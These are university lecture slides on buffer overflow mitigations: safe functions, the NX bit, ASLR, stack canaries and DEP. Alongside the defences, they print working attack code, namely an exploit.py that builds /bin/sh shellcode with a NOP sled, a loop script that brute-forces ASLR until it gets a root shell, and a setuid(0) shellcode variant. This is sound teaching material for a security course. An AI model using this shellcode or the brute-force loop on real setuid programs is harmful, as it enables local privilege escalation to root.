BUFFER OVERFLOW VULNERABILITY - MITIGATION

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)

LECTURE 9

Outline

- Developer approaches
- Hardware approaches
- OS approaches
- Compiler approaches

Outline

- Developer approaches
- Hardware approaches
- OS approaches
- Compiler approaches

Developer Approaches

- Safer programming languages
- Safer functions
- Safer Dynamic Link Library

Safer Programming Languages

- Use a programming language that has a built-in boundary checking that prevents buffer overflow attacks all together
  - E.g., Java, Python

- Removes the burden from developers

Safer Functions

```
/* Echo Line */
void echo()
{
    char buf[4];
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **For example, use library routines that limit string lengths**
  - **fgets** instead of **gets**
  - **strncpy** instead of **strcpy**
  - Don't use **scanf** with **%s** conversion specification
    - Use **fgets** to read the string
    - Or use **%ns** where **n** is a suitable integer

Safer Dynamic Link Library


- Rely on a safer library when dynamically linking programs
- E.g.,
  - **libsafe** developed by Bell Labs (2000)
    - Provides a safer version of the standard unsafe functions
      - Boundary checking based on %ebp
      - **Does not allow copying beyond frame pointer**
  - C++ String module **libmib** (1998)
    - Supports limitless strings instead of fixed length string buffers
    - Provides its own safer versions of functions like strcpy()
      - **Performs boundary checking**

Outline

- Developer approaches
- Hardware approaches
- OS approaches
- Compiler approaches

Hardware Protection


- **Non-executable memory**
  - Older x86 CPUs would execute machine code from any readable address
  - **x86-64** added a way to **mark regions** of memory as ***not executable***
  - Immediate crash on jumping into any such region
  - Current Linux and Windows mark the stack this way
  - Allows for separating code from data



Any attempt to execute this code will fail

Hardware Protection

- The feature is called the **NX**-bit (**N**o-E**x**ecute)
  - AMD gave it this name
  - Intel mimicked technology and called it **XD**-bit (E**x**ecute **D**isable)
- If **OS** marks certain areas of memory as non-executable, CPU will simply NOT execute it.
  Page **T**able **E**ntry (**PTE**) format:




XD (execute disable): introduced in Intel 64-bit systems. Disable or enable instruction fetches from all pages reachable from this PTE.

- Can be defeated using Return-to-libc attack.

Hardware Protection

- CPU can check bit value during address translation from Virtual to Physical Address



Outline


- Developer approaches
- Hardware approaches
- OS approaches
- Compiler approaches

OS-Level Protections - ASLR

- **ASLR (Address Space Layout Randomization)**
  - Randomly arranges the address space positions of key data areas of a process (e.g., the executable base address, the positions of the stack, heap, and libraries)
- **Randomized stack offsets**
  - At start of program, **allocate random amount of space on stack**
  - Shifts stack addresses for entire program
  - **Makes it difficult for hacker to predict beginning of inserted code**
  - e.g., 5 executions of memory allocation code
    - Stack repositioned each time program executes

local 0x7ffe4d3be87c 0x7fff75a4f9fc 0x7ffeadb7c80c 0x7ffeaea2fdac 0x7ffcd452017c

Local variable on stack



Address Space Layout Randomization (ASLR)

- ASLR is implemented by **Linux** OS/Kernel
- To disable
  - **sysctl –w kernel.randomize_va_space=0**
- To check setting
  - **cat /proc/sys/kernel/randomize_va_space**

Address Space Layout Randomization (ASLR)

- When ASLR is enabled in the Linux machine, we run the following code to check how it affects the addresses of the local variables on **stack** as well as **heap**.
- **ASLR changes the address** of the code every time it is loaded.

aslr.c

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Local variable on stack

Local variable points to string in heap

Compile:

```
unix>gcc aslr.c
```

Address Space Layout Randomization (ASLR)

- When **set to 0**, the address space is not randomized.

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

- When **set to 1 or 2**, both stack and heap memory addresses are randomized

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Defeating ASLR

- Defeating ASLR requires **brute forcing** the stack base address
  - Stack address only has 2^19 = 524,288 possibilities (**entropy = 19 bits**)

- Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

- Compile set-uid root version of stack.c

```
% gcc -m32 –o stack -z execstack -fno-stack-
protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

Recall stack.c

stack.c

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Reading 300 bytes of data from badfile.

Storing the file contents into a str variable of size 400 bytes.

Calling foo function with str as an argument.

Note : **badfile** is created by the user and hence the contents are in control of the user.

Recall stack.c

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```

Recall stack.c (exploit.py attack script)

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode

# Put the address at offset 112
ret = 0xffffcfd8 + 4 + 132 # 132 is a random offset from the return address where NOPs exists
content[112:116] = (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Our injected address is 0xffd060 (loc of return address + 132)

Defeating ASLR

- Run the vulnerable code in an **infinite loop**.

defeat_rand.sh

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

Running program in a loop will force OS to load program at a stack address that makes the attack feasible

Defeating ASLR

- Running the script for about **19 minutes** on the SEED **32-bit Linux machine**, gives us a root shell

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#     ← Got the root shell!
```

- On SEED VM:

```
./defeat_rand.sh: line 16: 505101 Segmentation fault      ./stack
0 minutes and 44 seconds elapsed.
The program has been running 20689 times so far.
./defeat_rand.sh: line 16: 505102 Segmentation fault      ./stack
0 minutes and 44 seconds elapsed.
The program has been running 20690 times so far.
# id  ← Got the root shell
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

ASRL in Android

- **stagefright** attack discovered in 2015 was easy given weak ASLR implementation in Android
  - A buffer overflow vulnerability in the stagefright media library
- Affected OS: Android Nexus 5 running version 5.x (32-bit)
- Weak ASRL Implementation:
  - Available entropy of only **8 bits** in the mmap process memory region
- Brute force attack is extremely simple (only **256 possibilities** for shellcode address)

Outline

- Developer approaches
- Hardware approaches
- OS approaches
- Compiler approaches

Compiler Protection - Stack Canaries

Idea

- Implemented by **compilers**
- Place special value ("canary") on stack just beyond buffer or between variables
- Check for corruption before exiting function
  - If **extra data (canary)** gets modified, this will indicate a buffer overflow attack (i.e., a stack smashing attack)

```
unix>./bufdemo-sp
Type a string:012345678
*** stack smashing detected ***
```

GCC Implementation

- `-fstack-protector-all`
- Now the default (disabled earlier)
  - To disable on newer versions of gcc: -fno-stack-protector


Stack Canaries

echo:

```
40072f:  sub    $0x18,%rsp
400733:  mov    %fs:0x28,%rax # random value at %fs:0x28
40073c:  mov    %rax,0x8(%rsp)
400741:  xor    %eax,%eax
400743:  mov    %rsp,%rdi
400746:  callq  4006e0 <gets>
40074b:  mov    %rsp,%rdi
40074e:  callq  400570 <puts@plt>
400753:  mov    0x8(%rsp),%rax
400758:  xor    %fs:0x28,%rax # checking if value changed
400761:  je     400768 <echo+0x39>
400763:  callq  400580 <__stack_chk_fail@plt>
400768:  add    $0x18,%rsp
40076c:  retq
```

Stack Canaries

Before call to gets





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    mov     %fs:0x28, %rax  # Get canary
    mov     %rax, 0x8(%rsp) # Place on stack
    xor     %eax, %eax      # Erase register
    . . .
```

Stack Canaries

After call to gets




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

Input: *0123456*

Some systems:
LSB of canary is 0x00
Allows input 01234567

```
echo:
    . . .
    mov     0x8(%rsp),%rax    # Retrieve from stack
    xor     %fs:0x28,%rax     # Compare to canary
    je      .L6               # If same, OK
    call    __stack_chk_fail  # FAIL
```


Stack Canaries (Demo)

```
$ gdb bufdemo
```

```
gdb-peda$ set disassembly-flavor att
gdb-peda$ break *echo+40
Breakpoint 1 at 0x1235
gdb-peda$ break *echo+74
Breakpoint 2 at 0x1257
gdb-peda$ run
```

```
gdb-peda$ layout asm
```

Stack Canaries (Demo)



Stack Canaries (Demo)

```
gdb-peda$ continue
Continuing.
12345
```

Type 5 or more characters and hit enter

```
gdb-peda$ nexti
```

```
   0x5655624d <echo+64>     mov    -0xc(%ebp),%eax
   0x56556250 <echo+67>     xor    %gs:0x14,%eax
B+ 0x56556257 <echo+74>     je     0x5655625e <echo+81>
  >0x56556259 <echo+76>     call   0x56556330 <__stack_chk_fail_local>
   0x5655625e <echo+81>     mov    -0x4(%ebp),%ebx
   0x56556261 <echo+84>     leave
   0x56556262 <echo+85>     ret
```

Additional Compiler Protections

- **Shellcode** execution can be prevented by disallowing the execution of data stored at certain parts of memory.
- E.g., Data Execution Prevention (**DEP**)
  - Usually enabled by **default** by **compilers**
  - Prevents data on the stack from being executed
  - Only instructions in TXT area can be executed
  - To disable
    - Add compiler option
      - **-z execstack**

Extras (Defeating /bin/dash protection)

- /bin/dash turns the setuid process into a non-setuid process
  - It sets the effective user ID to the real user ID, dropping the privilege
- **Idea: before running the program, attacker sets the real user ID to 0**
    - Invoke setuid(0) - zero for root
    - Can be done at the **beginning of the shellcode**

Extras (Defeating /bin/dash protection)

- Revised shellcode

setuid(0)

```
"\x31\xc0"                  # xorl     %eax,%eax
"\x31\xdb"                  # xorl     %ebx,%ebx
"\xb0\xd5"                  # movb     $0xd5,%al
"\xcd\x80"                  # int      $0x80
#---- The code below is the same as the one shown before ---
"\x31\xc0"                  # xorl    %eax,%eax
"\x50"                      # pushl   %eax
"\x68""//sh"                # pushl   $0x68732f2f
"\x68""/bin"                # pushl   $0x6e69622f
"\x89\xe3"                  # movl    %esp,%ebx
"\x50"                      # pushl   %eax
"\x53"                      # pushl   %ebx
"\x89\xe1"                  # movl    %esp,%ecx
"\x99"                      # cdq
"\xb0\x0b"                  # movb    $0x0b,%al
"\xcd\x80"                  # int     $0x80
```

Extras (Defeating /bin/dash protection)

- Disable ASLR

